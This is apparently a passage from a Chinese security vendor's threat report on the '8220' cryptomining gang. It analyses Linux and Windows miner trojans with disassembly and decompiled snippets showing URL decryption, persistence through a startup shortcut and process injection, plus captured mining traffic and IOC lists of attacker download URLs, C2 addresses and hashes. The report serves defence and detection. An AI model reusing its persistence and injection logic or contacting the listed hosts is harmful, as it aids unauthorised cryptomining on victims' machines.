       --donate-over-proxy=N      control donate over xmrig-pro…
       --no-cpu                   disable CPU mining backend\n
  -t,  --threads=N                number of CPU threads\n
  -v,  --av=N                     algorithm variation, 0 auto s…
       --cpu-affinity             set process affinity to CPU c…
       --cpu-priority             set process priority (0 idle,…
       --cpu-max-threads-hint=N   maximum CPU threads count (in…
       --cpu-memory-pool=N        number of 2 MB pages for pers…
       --cpu-no-yield             prefer maximum hashrate rathe…
```

配置矿池地址信息。

```
mov     edx, 22h ; '"'
lea     rsi, aUsagePwnrigOpt ; "Usage: pwnrig [OPTIONS]\n\nNetwork:\n"
lea     rdi, qword_5DF1C0
mov     rbx, 7FFFFFFFFFFFFFFFh
call    sub_427E34
mov     rax, rbx
sub     rax, cs:qword_5DF1C8
cmp     rax, 34h ; '4'
jbe     loc_94002
mov     edx, 35h ; '5'
lea     rsi, aOUrlUrlUrlOfMi ; "  -o, --url=URL                URL of "...
lea     rdi, qword_5DF1C0
call    sub_427E34
```

配置矿池的账户密码信息。

```
mov     edx, 53h ; 'S'
lea     rsi, aAAlgoAlgoMinin ; "  -a, --algo=ALGO              mining "...
lea     rdi, qword_5DF1C0
call    sub_427E34
mov     rax, rbx
sub     rax, cs:qword_5DF1C8
cmp     rax, 41h ; 'A'
jbe     loc_94002
mov     edx, 42h ; 'B'
lea     rsi, aCoinCoinSpecif ; "      --coin=COIN              specify"...
lea     rdi, qword_5DF1C0
call    sub_427E34
mov     rax, rbx
sub     rax, cs:qword_5DF1C8
cmp     rax, 3Ah ; ':'
jbe     loc_94002
mov     edx, 3Bh ; ';'
lea     rsi, aUUserUsernameU ; "  -u, --user=USERNAME          usernam"...
lea     rdi, qword_5DF1C0
call    sub_427E34
mov     rax, rbx
sub     rax, cs:qword_5DF1C8
cmp     rax, 3Ah ; ':'
jbe     loc_94002
mov     edx, 3Bh ; ';'
lea     rsi, aPPassPasswordP ; "  -p, --pass=PASSWORD          passwor"...
lea     rdi, qword_5DF1C0
call    sub_427E34
mov     rax, rbx
sub     rax, cs:qword_5DF1C8
```

配置 CPU 最大线程及内存池大小，以高效率运行。

```
mov     edx, 60h ;
lea     rsi, aCpuAffinitySet ; "      --cpu-affinity           set pro"...
lea     rdi, qword_5DF1C0
call    sub_427E34
mov     rax, rbx
sub     rax, cs:qword_5DF1C8
cmp     rax, 54h ; 'T'
jbe     loc_94002
mov     edx, 55h ; 'U'
lea     rsi, aCpuPrioritySet ; "      --cpu-priority           set pro"...
lea     rdi, qword_5DF1C0
call    sub_427E34
mov     rax, rbx
sub     rax, cs:qword_5DF1C8
cmp     rax, 5Dh ; ']'
jbe     loc_94002
mov     edx, 5Eh ; '^'
lea     rsi, aCpuMaxThreadsH ; "      --cpu-max-threads-hint=N  maximum"...
lea     rdi, qword_5DF1C0
call    sub_427E34
mov     rax, rbx
sub     rax, cs:qword_5DF1C8
cmp     rax, 67h ; 'g'
jbe     loc_94002
mov     edx, 68h ; 'h'
lea     rsi, aCpuMemoryPoolN ; "      --cpu-memory-pool=N       number "...
lea     rdi, qword_5DF1C0
call    sub_427E34
mov     rax, rbx
sub     rax, cs:qword_5DF1C8
```

最后进行挖矿，可看到挖矿流量。

```
{"id":1,"jsonrpc":"2.0","method":"login","params":
{"login":"46E9UkTFqALXNh2mSbA7WGDoa2i6h4WVgUgPVdT9ZdtweLRvAhWmbvuY1dhEmfjHbsavKXo3eGf5ZRb4qJzFXLVHGYH4moQ","pass":"[192.168.108.
201:22][augenstern][ubuntu][6][i7-8750H]","agent":"pwnRig/(by pwned) (Linux x86_64) libuv/1.23.2 gcc/8.3.0","algo":["cn/1","cn/
2","cn/r","cn/fast","cn/half","cn/xao","cn/rto","cn/rwz","cn/zls","cn/double","cn/gpu","cn-lite/1","cn-heavy/0","cn-heavy/
tube","cn-heavy/xhv","cn-pico","cn-pico/tlo","rx/0","rx/wow","rx/loki","rx/arq","rx/sfx","argon2/chukwa","argon2/wrkz"]}}
{"jsonrpc":"2.0","id":1,"error":null,"result":{"id":"857454219320763","job":
{"blob":"0e0efeccd79306a82e0833bcdc467d4593c5f9e645355ee9b7b7bcfb446d2b0426a4cf24f9da820000000000837415c5303109d1702fbff779422353c
d398539000cb59a3086027ee7e3eef324","job_id":"376749835094287","height":
2617966,"seed_hash":"99d470b25506ec9a92b1fbe7b06a18bdd1cbbd01bfe52ad011f8fb4156d53b98","target":"711b0d00","id":"857454219320763
","algo":"rx/0"},"status":"OK"}}
{"method":"job","params":
{"blob":"0e0e95ced79306a82e0833bcdc467d4593c5f9e645355ee9b7b7bcfb446d2b0426a4cf24f9da82000000000aeff2287e0dc1251203f366185c7508e
8bf389059e956bc6771ac3b0974a8923a","job_id":"771171715793030","height":
2617966,"seed_hash":"99d470b25506ec9a92b1fbe7b06a18bdd1cbbd01bfe52ad011f8fb4156d53b98","target":"711b0d00","id":"857454219320763
","algo":"rx/0"},"jsonrpc":"2.0"}
{"id":2,"jsonrpc":"2.0","method":"submit","params":
{"id":"857454219320763","job_id":"771171715793030","nonce":"d3000000","result":"1e568cb185513e1147c90401b38fb6b7c5874703a8c288b3
99effca54c210400"}}
{"jsonrpc":"2.0","id":2,"error":null,"result":{"status":"OK"}}
{"id":3,"jsonrpc":"2.0","method":"submit","params":
{"id":"857454219320763","job_id":"771171715793030","nonce":"f3010200","result":"c2893fe21a6bcf5b4e0156b77e7d2bd86f913e6f8347ce3c
5e4f5c6e5af20100"}}
{"jsonrpc":"2.0","id":3,"error":null,"result":{"status":"OK"}}
{"method":"job","params":
```


◆ Windows 平台

以下分别分析第一和第二到五个样本。

恶意样本一：Windows 挖矿程序 mywindows. exe

该木马主要功能为解密出下载恶意载荷的 URL、创建多线程生成矿池信息配置文件、配置挖矿程序自启动项等。

该木马程序初始化之后首先解密出恶意载荷下载地址 URL，如下图所示：

```
FF35 AC19FC00  push dword ptr ds:[FC19AC]
68 AC15FC00    push 08e7d711e13e1e95bbd5dc576d90f372.FC1   FC15AC:"http://212.114.52.24/xmr.txt"
6A 10          push 10
68 A09EDF00    push 08e7d711e13e1e95bbd5dc576d90f372.DF9   DF9EA0:"0125789244697858"
E8 EBE8FFFF    call 08e7d711e13e1e95bbd5dc576d90f372.DF1
68 AC17FC00    push 08e7d711e13e1e95bbd5dc576d90f372.FC1   FC17AC:"FALSE"
68 B49EDF00    push 08e7d711e13e1e95bbd5dc576d90f372.DF9   DF9EB4:"FALSE"
E8 ACE3FFFF    call 08e7d711e13e1e95bbd5dc576d90f372.DF1
83C4 18        add esp,18
85C0           test eax,eax
74 1A          je 08e7d711e13e1e95bbd5dc576d90f372.DF342
FF35 B019FC00  push dword ptr ds:[FC19B0]
68 AC17FC00    push 08e7d711e13e1e95bbd5dc576d90f372.FC1   FC17AC:"FALSE"
6A 10          push 10
68 BC9EDF00    push 08e7d711e13e1e95bbd5dc576d90f372.DF9   DF9EBC:"0125789244697858"
E8 BEE8FFFF    call 08e7d711e13e1e95bbd5dc576d90f372.DF1
83C4 10        add esp,10

.e95bbd5dc576d90f372:$3425 #2825
内存 4   内存 5   监视 1   局部变量   结构体

ASCII
F 32 31 32 2E 31 31 34 2E 35   http://212.114.5
D 72 2E 74 78 74 00 00 00 00   2.24/xmr.txt....
0 00 00 00 00 00 00 00 00 00   ................

0055DBF4
0055DBF8
0055DBFC
0055DC00
0055DC04
0055DC08
```

通过自定义算法分别对钱包地址、矿池地址计算相应值，之后对两个值进行校验，如果不相同，就会退出程序，如下图所示：

```
dword_1F130C = ecx18;
memeset_21BB0(byte_1F1138, 0, 0x100u);
copy_21640(byte_1F1138, &unk_29F40, dword_1F1238 + 1);
decrypt_21CE0("0125789244697858", 0x10, byte_1F1138, dword_1F1238);// 46E9UkTFqALXNh2mSbA7WGDoa2i6h4WVgUgPVdT9ZdtweLRvAhWmbvuY1dhEmfjHbsavKXo3eGf5ZRb4qJzFXLVHGYH4moQ
esi20_E8B1201D = sub_21BE0(byte_1F1138, dword_1F1238);// E8B1201D
memeset_21BB0(byte_1F123C, 0, 0x80u);
copy_21640(byte_1F123C, &unk_2A018, dword_1F12BC + 1);
decrypt_21CE0("0125789244697858", 0x10, byte_1F123C, dword_1F12BC);// 212.114.52.24:8080
eax20_214A038D = sub_21BE0(byte_1F123C, dword_1F12BC);// 214A038D
if ( esi20_E8B1201D != 0xE8B1201D || eax20_214A038D != 0x214A038D )
  ExitProcess(0x27u);
```

随后生成 ALmRPARcYN 文件夹，再通过创建线程任务，拷贝自身存放在该任务目录下，并生成经过 base64 编码的 cfg 配置文件，文件内容为矿池信息，如下图：

```
68 B0A16800   push <mywindows.asc_68A1B0>      68A1B0:L"\\"
68 24138500   push <mywindows.PathName>        851324:L"C:\\ProgramData\\ALmRPARcYN"
E8 34D3FFFF   call <mywindows.strcat_681970>
68 4C208500   push <mywindows.WideCharStr>     85204C:L"ALmRPARcYN"
68 24138500   push <mywindows.PathName>        851324:L"C:\\ProgramData\\ALmRPARcYN"
E8 25D3FFFF   call <mywindows.strcat_681970>
83C4 10       add esp,10
6A 00         push 0
68 24138500   push <mywindows.PathName>        851324:L"C:\\ProgramData\\ALmRPARcYN"
FF15 98906800 call dword ptr ds:[<&CreateDirectoryW>]
85C0          test eax,eax                     eax:L"C:\\ProgramData\\ALmRPARcYN"

隐藏FPU
EAX  00851324   L"C:\\ProgramData\\ALmRPARcYN"
EBX  00000000
ECX  FFFFF2F6
EDX  00000000
EBP  00EFFA18
ESP  00EFD000   &L"C:\\ProgramData\\ALmRPARcYN"
ESI  01098A60   &L"C:\\topsec\\mywindows.exe"
EDI  7687E010   <kernel32.GetLastError>

EIP  00684655   mywindows.00684655
```

```
log-file : null,
"pools": [
    {
        "algo": null,
        "coin": "monero",
        "url": "212.114.52.24:8080",
        "user": "44f08282-f09e-44b6-949f-39a86b22f73f",
        "pass": "x",
        "rig-id": null,
        "nicehash": false,
        "keepalive": true,
        "enabled": true,
        "tls": false,
        "tls-fingerprint": null,
        "daemon": false,
        "self-select": null
    }
```

之后，在启动项中创建一个 Internet 快捷方式(.url)，用于自启动运行，如下图所示：

```
lea     eax, [ebp+var_A18]
push    offset aSetObjfsoCreat ; "Set objFSO=CreateObject(\"Scripting.Fil"...
push    eax
call    copy_3d1A00
lea     eax, [ebp+var_A18]
push    offset aOutfile ; "outFile=\""
push    eax
call    strcat_3d1970
lea     eax, [ebp+var_E18]
push    eax
lea     eax, [ebp+var_A18]
push    eax
call    strcat_3d1970
lea     eax, [ebp+var_A18]
push    offset asc_3DA7D8 ; "\"\r\n"
push    eax
call    strcat_3d1970
lea     eax, [ebp+var_A18]
push    offset aSetObjfileObjf ; "Set objFile = objFSO.CreateTextFile(out"...
push    eax
call    strcat_3d1970
lea     eax, [ebp+var_A18]
push    offset aObjfileWriteIn ; "objFile.Write \"[InternetShortcut]\" & "...
push    eax
call    strcat_3d1970
lea     eax, [ebp+ExistingFileName]
push    eax
lea     eax, [ebp+var_A18]
push    eax
call    strcat_3d1970
lea     eax, [ebp+var_A18]
push    offset aExe     ; ".exe\"\"\"\r\n"
push    eax
call    strcat_3d1970
add     esp, 40h
lea     eax, [ebp+var_A18]
push    offset aObjfileClose ; "objFile.Close\r\n"
```

恶意样本二至五：Windows 挖矿程序 oracleservice.exe

目前捕获到该团伙名为 oracleservice.exe 的样本攻击 4 个，均为 Trojan.Win32.8220.Coinminer 挖矿木马。除包含相同的代码部分外，一直持续迭代变化中，其中相同的代码如下图所示：

```
Sleep(0x3A98u);
memset(&StartupInfo, 0, sizeof(StartupInfo));
StartupInfo.cb = 104;
v12 = 0i64;
v11 = 2460884i64;
v10 = 0i64;
get_pgmptr(&Value);
Format = (char *)sub_401000(&unk_402021, 5i64);
v0 = (const char *)sub_401000(&unk_402027, 10i64);
v4 = getenv(v0);
v1 = sub_401000(&unk_402032, 20i64);
sprintf(Buffer, Format, v4, v1);
v2 = (const char *)sub_401000(&unk_402047, 9i64);
sprintf(CommandLine, v2, Buffer, Value);
CreateProcessA(Buffer, CommandLine, 0i64, 0i64, 0, 0x8000004u, 0i64, 0i64, &StartupInfo, &ProcessInformation);
sub_401A9A(ProcessInformation.hProcess, &v12, 0i64, &v11, 12288i64, 64i64);
sub_401000(&unk_402051, 2460884i64);
sub_401A5A();
sub_401ADA(ProcessInformation.hProcess, &v12, &v10, 16i64, 0i64);
sub_4019DA(v9, 0x20000000i64, 0i64, ProcessInformation.hProcess, v12, v12, 0i64, 0i64, 0i64, 0i64, 0i64);
sub_401A1A();
sub_401A1A();
return 0i64;
```

相同的代码

五、对策和建议

- 对暴露在公网上的应用服务使用高强度口令及认证机制，避免多个服务使用相同口令。
- 定期对服务器进行加固，尽早修复服务器 Apache Struts、Tomcat、WebLogic 等相关高危漏洞，如有条件务必安装服务器端的安全软件。
- 及时更新补丁，建议开启自动更新功能安装系统补丁，服务器应及时更新系统补丁。
- 对照相关 IOC，发现是否存在主机被控行为。
- 当发现主机存在挖矿木马及僵尸网络程序时，务必立即进行全方位的检查处理。

附录：IOC

1、恶意样本下载地址

http[:]//80.71.158.96/bashirc.i686
http[:]//a.oracleservice.top/bashirc.i686
http[:]//89.41.182.160/bashirc.i686
http[:]//45.61.184.118/bashirc.i686
http[:]//bash.givemexyz.in/bashirc.i686
http[:]//209.141.59.139/bashirc.i686
http[:]//205.185.118.119/bashirc.i686
http[:]//185.157.160.214/bashirc.i686
http[:]//91.198.77.78/bashirc.i686
http[:]//bash.givemexyz.in/i686
http[:]//a.oracleservice.top/i686
http[:]//194.38.20.31/i686

http[:]//89.41.182.160/i686
http[:]//209.141.59.139/i686
http[:]//bash.givemexyz.in/xms.x86_64
http[:]//a.oracleservice.top/x86_64
http[:]//80.71.158.96/x86_64
http[:]//209.141.59.139/x86_64
http[:]//45.61.184.118/x86_64
http[:]//194.38.20.31/x86_64
http[:]//185.157.160.214/x86_64
http[:]//91.198.77.78/x86_64
http[:]//205.185.118.119/x86_64
http[:]//185.101.107.92/x86_64
http[:]//89.41.182.160/x86_64
http[:]//45.61.184.118/x86_64
http[:]//209.141.59.139/x86_64
http[:]//194.38.20.31/sshpass
http[:]//bash.givemexyz.in/x32b
http[:]//89.41.182.160/x32b
http[:]//a.oracleservice.top/x32b
http[:]//80.71.158.96/x32b
http[:]//bash.givemexyz.in/x64b
http[:]//89.41.182.160/x64b
http[:]//80.71.158.96/x64b
http[:]//a.oracleservice.top/x64b
http[:]//80.71.158.96/hxx
http[:]//89.41.182.160/hxx
http[:]//209.141.59.139/hxx
http[:]//bash.givemexyz.in/hxx
http[:]//209.141.59.139:80
http[:]//89.41.182.160:80
http[:]//194.38.20.31:80
http[:]//205.185.118.119:80
http[:]//209.141.59.139:80
http[:]//185.157.160.214:80
http[:]//80.71.158.96/masscan
http[:]//194.38.20.31/masscan
http[:]//194.38.20.31/banner
http[:]//bash.givemexyz.in/banner
http[:]//194.38.20.31/mywindows.exe
http[:]//89.41.182.160/mywindows.exe
http[:]//a.oracleservice.top/mywindows.exe
http[:]//209.141.59.139/scan
http[:]//89.41.182.160/scan
http[:]//bash.givemexyz.in/scan

http[:]//a.oracleservice.top/scan
http[:]//205.185.118.119/scan
http[:]//194.38.20.31/scan
http[:]//80.71.158.96/scan
http[:]//194.38.20.31/scan2
http[:]//205.185.118.119/scan2
http[:]//89.41.182.160/eii.py
http[:]//194.38.20.31/eii.py
http[:]//205.185.118.119/oracleservice.exe
http[:]//80.71.158.96/oracleservice.exe
http[:]//194.38.20.31/oracleservice.exe
http[:]//89.41.182.160/wxm.exe
http[:]//80.71.158.96/wxm.exe
http[:]//209.141.59.139/wxm.exe
http[:]//194.38.20.31/wxm.exe
http[:]//205.185.118.119/wxm.exe

2、恶意样本 MD5

ee48aa6068988649e41febfa0e3b2169
0ba9e6dcfc7451e386704b2846b7e440
63a86932a5bad5da32ebd1689aa814b3
c4d44eed4916675dd408ff0b3562fb1f
b42183f226ab540fb07dd46088b382cf
7ff1601a0291bd214573956dcda33230
9e935bedb7801200b407febdb793951e
b2755fc18ae77bc86322409e82a02753
08e7d711e13e1e95bbd5dc576d90f372
eb2f5e1b8f818cf6a7dafe78aea62c93
101ce170dafe1d352680ce0934bfb37e
dc3d2e17df6cef8df41ce8b0eba99291
f0cf1d3d9ed23166ff6c1f3deece19b4
0958fa69ba0e6645c42215c5325d8f76
6e7c0ff683d771875cd7edd2ed7b72e2
2559e97c13e731d9f37b1630dff2bb1e
b2d3f97fa0a66683e217b1f06ec9c4c8

3、放马域名

a.oracleservice.top
bash.givemexyz.in
oracleservice.top
givemexyz.in

4、C2 地址

c4k. xpl. pwndns. pw

104.244.75.25
51.255.171.23
104.168.71.132

5、样本下载服务器 IP

194.38.20.31
80.71.158.96
45.61.184.118
212.114.52.24
209.141.59.139
89.41.182.160
205.185.118.119
91.198.77.78

附录：参考链接

1) https://www.antiy.cn/research/notice&report/research_report/20220428.html（安天，“8220”挖矿组织活动分析，2022 年 4 月）
2) https://www.freebuf.com/articles/network/303975.html（阿里云安全，8220，2021 年 11 月）
3) https://www.lacework.com/blog/8220-gangs-recent-use-of-custom-miner-and-botnet/（Lacework Labs，unique Tsunami IRC botnet variants，2021 年 5 月）
4) https://s.tencent.com/research/report/978.html（腾讯 8220，Tsunami 僵尸网络木马，ddos，2020 年 5 月）

感谢北京天融信网络安全技术有限公司网空安全分析研究部对本报告的贡献！

关于天融信

天融信科技集团（证券代码：002212）是国内首家网络安全企业，从中国第一台自主研发防火墙的缔造者成长为中国领先的网络安全、大数据与云服务提供商。天融信多年来一直致力于协助并提升国家在漏洞发现、响应、处置、防护等方面的整体研究水平，不断提升自身的应急处置与研究能力，至今已连续九届获评网络安全应急服务支撑单位（国家级），并于 2021 年入选首批 APT 监测分析单位，以持续的突破创新捍卫国家网络空间安全。

网址：www.topsec.com.cn
客户服务热线：400-777-0777